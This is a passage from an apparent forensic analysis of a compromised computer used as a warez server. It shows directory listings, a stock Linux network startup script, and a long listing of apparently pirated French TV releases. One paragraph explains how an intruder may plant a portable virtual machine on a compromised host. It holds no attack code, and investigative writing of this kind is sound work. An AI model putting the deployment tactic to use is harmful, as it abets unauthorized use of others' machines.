| Output of “ls” | bin<br>boot<br>dev<br>etc<br>etc1<br>glftpd<br>home<br>lib<br>lost+found<br>mnt<br>proc<br>root<br>sbin<br>scripts<br>slackpkg-1.00-noarch-2.tgz<br>tmp<br>usr<br>var | lost+found<br>rc.inet1 | REQUESTS<br>SERiES-TV<br>STAFF<br>lost+found |

The contents of the “rc.inet1” file found in /mnt/sdb1 are shown below:

```
#! /bin/sh
# /etc/rc.d/rc.inet1
# This script starts up the base networking system.
#
# Version:
# @(#)/etc/rc.d/rc.inet1 8.1 Tue May 28 15:27:39 PDT 2002 (pjv)

# Edit these values to set up your first Ethernet card (eth0):
IPADDR="192.168.1.20"  # REPLACE with YOUR IP address!
NETMASK="255.255.255.0"       # REPLACE with YOUR netmask!
# Or, uncomment the following lines to set up eth0 using DHCP:
#USE_DHCP=yes
# If your provider requires a DHCP hostname, uncomment and edit below:
#DHCP_HOSTNAME="CCHOSTNUM-A"

# Edit these values to set up your second Ethernet card (eth1),
# if you have one.  Otherwise leave it configured to 127.0.0.1,
# or comment it out, and it will be ignored at boot.
IPADDR2="127.0.0.1"  # REPLACE with YOUR IP address!
NETMASK2="255.255.255.0" # REPLACE with YOUR netmask!
# Or, uncomment the following lines to set up eth1 using DHCP:
#USE_DHCP2=yes
# If your provider requires a DHCP hostname, uncomment and edit below:
#DHCP_HOSTNAME2="CCHOSTNUM-A"

# Edit the next line to point to your gateway:
GATEWAY="192.168.1.1" # REPLACE with YOUR gateway!

# You shouldn't need to edit anything below here.

# Set up the loopback interface:
/sbin/ifconfig lo 127.0.0.1
/sbin/route add -net 127.0.0.0 netmask 255.0.0.0 lo

# Set up the eth0 interface:
```

```
if [ "$USE_DHCP" = "yes" ]; then # use DHCP to set everything up:
  echo "Attempting to configure eth0 by contacting a DHCP server..."
  # Add the -h option to the DHCP hostname:
  if [ ! "$DHCP_HOSTNAME" = "" ]; then
    DHCP_HOSTNAME="-h $DHCP_HOSTNAME"
  fi
  /sbin/dhcpcd -t 10 ${DHCP_HOSTNAME} -d eth0
elif [ ! "$IPADDR" = "127.0.0.1" -a ! "$IPADDR" = "" ]; then # set up IP statically:
  # Determine broadcast and network addresses from the IP address and netmask:
  BROADCAST=`/bin/ipmask $NETMASK $IPADDR | cut -f 1 -d ' '`
  NETWORK=`/bin/ipmask $NETMASK $IPADDR | cut -f 2 -d ' '`
  # Set up the ethernet card:
  echo "Configuring eth0:"
  echo "ifconfig eth0 ${IPADDR} broadcast ${BROADCAST} netmask ${NETMASK}"
  /sbin/ifconfig eth0 ${IPADDR} broadcast ${BROADCAST} netmask ${NETMASK}
  # If that didn't succeed, give the system administrator some hints:
  if [ ! $? = 0 ]; then
    echo "Your eth0 card was not initialized properly.  Here are some reasons why this"
    echo "may have happened, and the solutions:"
    echo "1. Your kernel does not contain support for your card.  Including all the"
    echo "   network drivers in a Linux kernel can make it too large to even boot, and"
    echo "   sometimes including extra drivers can cause system hangs.  To support your"
    echo "   ethernet, either edit /etc/rc.d/rc.modules to load the support at boot time,"
    echo "   or compile and install a kernel that contains support."
    echo "2. You don't have an ethernet card, in which case you should run netconfig"
    echo "   and configure your machine for loopback. (Unless you don't mind seeing this"
    echo "   error...)"
  fi
fi # set up eth0

# Set up the eth1 interface:
if [ "$USE_DHCP2" = "yes" ]; then # use DHCP to set everything up:
  echo "Attempting to configure eth1 by contacting a DHCP server..."
  # Add the -h option to the DHCP hostname:
  if [ ! "$DHCP_HOSTNAME2" = "" ]; then
    DHCP_HOSTNAME2="-h $DHCP_HOSTNAME2"
  fi
  /sbin/dhcpcd -t 10 ${DHCP_HOSTNAME2} -d eth1
elif [ ! "$IPADDR2" = "127.0.0.1" -a ! "$IPADDR2" = "" ]; then # set up IP statically:
  # Determine broadcast and network addresses from the IP address and netmask:
  BROADCAST2=`/bin/ipmask $NETMASK2 $IPADDR2 | cut -f 1 -d ' '`
  NETWORK2=`/bin/ipmask $NETMASK2 $IPADDR2 | cut -f 2 -d ' '`
  # Set up the ethernet card:
  echo "Configuring eth1:"
  echo "ifconfig eth1 ${IPADDR2} broadcast ${BROADCAST2} netmask ${NETMASK2}"
  /sbin/ifconfig eth1 ${IPADDR2} broadcast ${BROADCAST2} netmask ${NETMASK2}
  # If that didn't succeed, give the system administrator some hints:
  if [ ! $? = 0 ]; then
    echo "Your eth1 card was not initialized properly.  Here are some reasons why this"
    echo "may have happened, and the solutions:"
    echo "1. Your kernel does not contain support for your card.  Including all the"
    echo "   network drivers in a Linux kernel can make it too large to even boot, and"
    echo "   sometimes including extra drivers can cause system hangs.  To support your"
    echo "   ethernet, either edit /etc/rc.d/rc.modules to load the support at boot time,"
    echo "   or compile and install a kernel that contains support."
    echo "2. You don't have an ethernet card, in which case you should fix"
    echo "   /etc/rc.d/rc.inet1 to stop trying to configure eth1. (Unless you don't mind"
    echo "   seeing this error...)"
  fi
fi # set up eth1

# Set up the gateway:
if [ ! "$GATEWAY" = "127.0.0.1" -a ! "$GATEWAY" = "" ]; then
  /sbin/route add default gw ${GATEWAY} metric 1
fi

# End of /etc/rc.d/rc.inet1
```

The above file tells the operating system on the virtual machine what IP address to use and other needed network information. This file may be on a separate disk and partition to make the starting virtual machine more portable. A generic starting virtual machine without network setup information may be initially copied to the compromised computer, and then a small virtual disk with the appropriate network information for the location may be transferred separately.

The "find" command is used to get a listing of all the files on /mnt/sdc1. The output of running "`find /mnt/sdc1`" is shown below:

```
/mnt/sdc1
/mnt/sdc1/SERiES-TV
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/Alias.S03E15.Facade.SFV
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.003
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.004
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.007
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/.message
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.006
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.008
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.001
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.010
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.009
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.011
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.012
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/[TAZ] - ( 227M 12F - COMPLETE ) -
[TAZ]
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/alias.s03e15.facade.002
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/pdtvfr-alias.s03e15.nfo
/mnt/sdc1/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/Alias.S03E15.Facade.005
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.sfv
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/.message
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.004
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR/[TAZ] -
( 286M 16F - COMPLETE ) - [TAZ]
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.005
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.006
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.007
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.008
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.009
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.010
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.011
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.012
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.013
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.014
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.015
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.016
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR/pdtvfr-
the.division.s01e17.nfo
```

```
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.001
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.002
/mnt/sdc1/SERiES-TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e17.the.first.hit.s.free.baby.003
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-PDTVFR
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.sfv
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-PDTVFR/Sample
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/Sample/the.division.s01e18.sample.avi
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-PDTVFR/.message
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.004
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-PDTVFR/[TAZ] - ( 262M
14F - COMPLETE ) - [TAZ]
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.005
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.006
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.007
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.008
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.009
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.010
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.011
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.012
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.013
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.014
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-PDTVFR/pdtvfr-
the.division.s01e18.nfo
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.001
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.002
/mnt/sdc1/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/the.division.s01e18.mothers.daughters.003
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-PDTVFR
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.sfv
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.005
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-PDTVFR/.message
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.001
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.006
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.008
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.004
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.007
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.011
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.009
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.012
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.013
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.014
```

```
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.010
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.015
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-PDTVFR/[TAZ] - ( 302M 16F
- COMPLETE ) - [TAZ]
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-PDTVFR/pdtvfr-
harsh.realm.s01e06.nfo
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.003
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.016
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e06.three.percenter.002
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-PDTVFR
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.sfv
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-PDTVFR/Sample
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/Sample/csi.las.vegas.s04e11.eleven.angry.jurors.sample.avi
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.006
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-PDTVFR/.message
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-PDTVFR/[TAZ] - (
322M 17F - COMPLETE ) - [TAZ]
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-PDTVFR/pdtvfr-
csi.las.vegas.s04e11.nfo
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.002
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.003
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.004
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.005
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.001
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.008
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.009
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.010
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.011
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.012
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.013
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.014
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.015
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.016
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.017
/mnt/sdc1/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/csi.las.vegas.s04e11.eleven.angry.jurors.007
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.sfv
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/Sample
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/Sample/harsh.realm.s01e05.sample.avi
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.003
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.004
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.005
```

```
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.006
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.008
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.009
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.011
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.010
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/.message
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.007
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.012
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.013
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.014
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.017
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.015
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.016
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/[TAZ] - ( 321M 17F -
COMPLETE ) - [TAZ]
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/pdtvfr-
harsh.realm.s01e05.nfo
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.002
/mnt/sdc1/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/harsh.realm.s01e05.reunion.001
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/dvb-sho1.nfo
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.sfv
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r01
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r03
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r05
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r06
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r04
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r08
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r09
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r07
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r11
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r12
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r10
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r14
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r15
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r13
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r17
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r18
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r16
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r20
